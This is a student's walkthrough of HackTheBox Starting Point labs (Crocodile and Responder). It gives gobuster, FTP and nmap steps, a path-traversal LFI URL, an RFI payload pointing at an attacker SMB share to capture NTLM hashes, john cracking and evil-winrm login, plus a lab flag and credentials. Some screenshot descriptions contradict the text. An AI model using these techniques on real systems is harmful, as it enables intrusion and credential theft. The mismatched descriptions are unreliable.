
Question: What switch can we use with Gobuster to specify we are looking for specific filetypes?

Answer: -x



Question: Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

Answer: login.php



The task here was to use gobuster for directory enumeration


```
"gobuster dir -url http://10.129.51.148 - -wordlist custom_wordlist.txt -x php,html"
```

A screenshot of a Kali Linux desktop environment. A terminal window titled '(kali㉿kali)-[~/Desktop]' is open, showing the command: '\$ gobuster dir --url http://10.129.51.148 --wordlist custom_wordlist.txt -x php,html'. The output of the command is displayed, indicating a directory enumeration attack against the target IP 10.129.51.148. The terminal shows results for '/login.php' with a status of 200 and a size of 1577 bytes. The attack used a wordlist named 'custom_wordlist.txt' and targeted PHP and HTML files. The terminal window is part of a desktop environment with other icons like 'File System' and 'Home' visible.

Submit root flag: c7110277ac44d78b6a9fff2232434d16

A screenshot of the HackTheBox web interface. The user is on the 'Starting Point' page. On the left sidebar, there are links for 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', 'Rankings', and 'Academy'. The main content area shows a 'Tags' section with 'Web Site Structure Discovery', 'Clear Text Credentials', 'Anonymous/Guest Access', and 'vuln:php'. Below this is a 'SUBMIT FLAG' section with a green checkmark icon. The flag to submit is listed as 'c7110277ac44d78b6a9fff2232434d16'. There is also a 'Hide Answer' link. At the top of the page, the URL is https://app.hackthebox.com/starting-point, and the page title is 'Hack The Box :: Starting Point'.

I tried accessing the login page.




Using the contents i downloaded from the ftp server. I used the usernames and passwords combination to login. Admin account succeeded logging in.




```
(kali㉿kali)-[~/Desktop]
$ ftp 10.129.251.222
Connected to 10.129.251.222.
220 (vsFTPd 3.0.3)
Name (10.129.251.222:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47941|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          33 Jun  08  2021 allowed.userlist
-rw-r--r--  1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
wd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||41698|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% [*****] 33      0.33 Kib/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:02 (0.01 Kib/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||41476|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes
).
100% [*****] 62      35.91 Kib/s   00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.26 Kib/s)
ftp>
```

The screenshot shows a terminal window with several tabs open. The current tab displays a command-line session on a Kali Linux machine (kali@kali: ~/Desktop). The user has run the command \$ ls to list files in the directory, which includes 'allowed.userlist' and 'allowed.userlist.passwd'. They then run \$ cat allowed.userlist, revealing a list of user accounts: aron, pwnmeow, egotisticalsw, and admin. Finally, they run \$ cat allowed.userlist.passwd, revealing a list of hashed passwords, including 'Supersecretpassword1' and '8BaASD69032123ADSrKXM59ESxesUFHAd'. The terminal interface includes a navigation bar at the top with icons for file operations like copy, paste, and search, as well as a status bar at the bottom showing page numbers and document statistics.

I used "admin" as the username and "rKXM59ESxesUFHAd" as the password.



And Thats how I found the flag.



Responder

Here is my shareable link <https://www.hackthebox.com/achievement/machine/2075093/461>

Introduction

Under this lab, I learnt about File Inclusion vulnerability on web pages served on windows systems.

- Active Directory is used to set up their Windows domain networks.
- Microsoft employs NTLM (New Technology LAN Manager) & Kerberos for authentication services.
- We use a tool called Responder to capture NetNTLMv2 hashes.
- Then use john the ripper to test millions of potential passwords to see if they match the one used to create the hash.

For enumeration, we use nmap together with some flags.

- -p- helps us scan for all TCP ports in range 0-65535
- -sV- determine version of the service running on a port
- --min-rate. specifies the minimum number of packets Nmap should send per second to speed up the scan since the scan is for many ports.

Example usage, "nmap -p- --min-rate 1000 -sV TARGET_IP"

- Nmap uses a port-services database of well-known services in order to determine the service running on a particular port.

Windows Remote Management, or WinRM, is a built-in remote management protocol that basically uses Simple Object Access Protocol to interact with remote computers and servers, as well as Operating Systems and applications. WinRM allows the user to

- Remotely communicate and interface with hosts
- Execute commands remotely on systems that are not local to you but are network accessible.
- Monitor, manage and configure servers, operating systems and client machines from a remote location.

As a pentester, if we can find credentials (typically username and password) for a user who has remote management privileges, we can potentially get a PowerShell shell on the host.

Name-Based Virtual hosting is a method for hosting multiple domain names (with separate handling of each name) on a single server.

This allows one server to share its resources, such as memory and processor cycles, without requiring all the services to be used by the same hostname.

- The web server checks the domain name provided in the Host header field of the HTTP request and sends a response according to that.
- The /etc/hosts file is used to resolve a hostname into an IP address.
- we will need to add an entry in the /etc/hosts file for this domain to enable the browser to resolve the address. " echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts"

Local File Inclusion occurs when an attacker is able to get a website to include a file that was not intended to be an option for this application. An example is when an application uses the path to a file as input.

RFI or Remote File Inclusion is similar to LFI but in this case it is possible for an attacker to load a remote file on the host using protocols like HTTP, FTP etc.

- One of the most common files that we can target on a Windows machine to verify LFI is the hosts file, WINDOWS\System32\drivers\etc\hosts (this file aids in the local translation of host names to IP addresses).
- The ..\ string is used to traverse back a directory, one at a time. Thus multiple ..\ strings are included in the URL so that the file handler on the server traverses back to the base directory.

" http://unika.htb/index.php?page=../../../../windows/system32/drivers/etc/hosts"

NTLM is a collection of authentication protocols created by Microsoft. It is a challenge-response authentication protocol used to authenticate a client to a resource on an Active Directory domain.

It is a type of single sign-on (SSO) because it allows the user to provide the underlying authentication factor only once, at login.

The NTLM authentication process is done in the following manner.

- The client sends the user's name and domain name to the server.
- The server generates a random character string, referred to as the challenge.
- The client encrypts the challenge with the NTLM hash of the user password and sends it back to the server.
- The server retrieves the user password.
- The server uses the hash value retrieved from the security account database to encrypt the challenge string. The value is then compared to the value received from the client. If the values match, the client is authenticated.

A **hash function** is a one-way function that takes any amount of data and returns a fixed size value.

An **NTHash** is the output of the algorithm used to store passwords on Windows systems in the SAM database and on domain controllers.

A **NetNTLMv2** challenge / response is a string specifically formatted to include the challenge and response.

- To verify that the Responder.conf is set to listen for SMB requests." cat Responder.conf"
- To start Responder, we use python3 then pass the interface to listen on using the -I flag.
"sudo python3 Responder.py -I tun0.

We check network interface using, "ifconfig" or "ip a"

we tell the server to include a resource from our SMB server by setting the page parameter as follows via the web browser." http://unika.htb/?page=//ATTACKING_IP/smbshare"

To crack the hashes,

- We first dump the NetNTLMv2 hash into a hash.txt file.
- Then use john the ripper to crack it. "john -w=/usr/share/wordlist/rockyou.txt hash.txt"
- John identifies the hash type automatically.

We'll connect to the WinRM service on the target and try to get a session using a tool called Evil-WinRM since powershell isn't installed by default on linux.

```
"evil-winrm -i TARGET_IP -u username -p password_we_got_from_the_hash"
```

Question: When visiting the web service using the IP address, what is the domain that we are being redirected to?


Answer: unika.htb

The screenshot shows the HackTheBox starting point page. The URL in the address bar is <https://app.hackthebox.com/starting-point>. The page features a sidebar with links like Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. The main content area has sections for Tags (WinRM, Custom Applications, Protocols, XAMPP, SMB, Responder, PHP, Reconnaissance, Password Cracking, Hash Capture, Remote File Inclusion, Remote Code Execution) and a task titled "TASK 1". The task asks: "When visiting the web service using the IP address, what is the domain that we are being redirected to?". A redacted answer "*****_**b" is shown, with a green checkmark icon to its left. Below it is the correct answer "unika.htb" and a "Hide Answer" link.


The screenshot shows a browser window with the URL <http://unika.htb/> in the address bar. The page displays an error message: "Hmm. We're having trouble finding that site. We can't connect to the server at unika.htb. If you entered the right address, you can: • Try again later • Check your network connection • Check that Firefox has permission to access the web (you might be connected but behind a firewall)". A blue "Try Again" button is visible at the bottom right of the error message.

Question: Which scripting language is being used on the server to generate webpages?

Answer: php




- The /etc/hosts file is used to resolve a hostname into an IP address & thus we will need to add an entry in the /etc/hosts file for this domain to enable the browser to resolve the address for unika.htb .
- The command is used is in this format “echo "Target_IP host_name" | sudo tee -a /etc/hosts”
- I ran this on my terminal **echo " 10.129.95.234 unika.htb " | sudo tee -a /etc/hosts"**




Adding this entry in the /etc/hosts file will enable the browser to resolve the hostname unika.htb to the corresponding IP address & thus make the browser include the HTTP header Host: unika.htb in every HTTP request that the browser sends to this IP address, which will make the server respond with the webpage for unika.htb .

I used **cat** command to confirm whether the add succeeded.



I now visited the webpage and on seeing the extension on the page rendered url i knew what language they were using, “php”.



Question: What is the name of the URL parameter which is used to load different language versions of the webpage?

Answer: page

The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', 'Sherlocks', 'Tracks', and 'Rankings'. The main area has a search bar and a navigation bar with various tags: WinRM, Custom Applications, Protocols, XAMPP, SMB, Responder, PHP, Reconnaissance, Password Cracking, Hash Capture, Remote File Inclusion, and Remote Code Execution. Below this, a 'TASK 3' box contains the question: 'What is the name of the URL parameter which is used to load different language versions of the webpage?'. The answer field contains 'page'. There's also a 'Hide Answer' link.

The screenshot shows the UNIKA website homepage. The URL in the address bar is 'unika.htb/index.php?page=french.html'. The page features a large image of a person holding a sparkler, with the text 'JE SUIS UNIKA' overlaid. Below it, the tagline 'Avec mon équipe, tout est possible !' is visible. A 'Voir plus!' button is at the bottom right of the main image. The top navigation bar includes links for 'MAISON', 'SUR', 'PRESTATIONS DE SERVICE', 'NOTRE TRAVAIL', 'DES PRIX', 'CONTACT', and 'FR'.

Question: Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: ../../../../../../windows/system32/drivers/etc/hosts

The screenshot shows a web browser window with several tabs open. The active tab is titled "Hack The Box :: Starting Point" and has the URL <https://app.hackthebox.com/starting-point>. The page content is a question from the "Starting Point" section of the HackTheBox platform. The question asks: "Which of the following values for the 'page' parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"".

The correct answer is highlighted in green: "../../../../../windows/system32/drivers/etc/hosts".

Question: Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

Answer: //10.10.14.6/somefile

The screenshot shows a web browser window with several tabs open. The active tab is titled "Hack The Box :: Starting Point" and has the URL <https://app.hackthebox.com/starting-point>. The page content is a question from the "Starting Point" section of the HackTheBox platform. The question asks: "Which of the following values for the 'page' parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"".

The correct answer is highlighted in green: //10.10.14.6/somefile.

Question: What does NTLM stand for?

Answer: New Technology Lan Manager

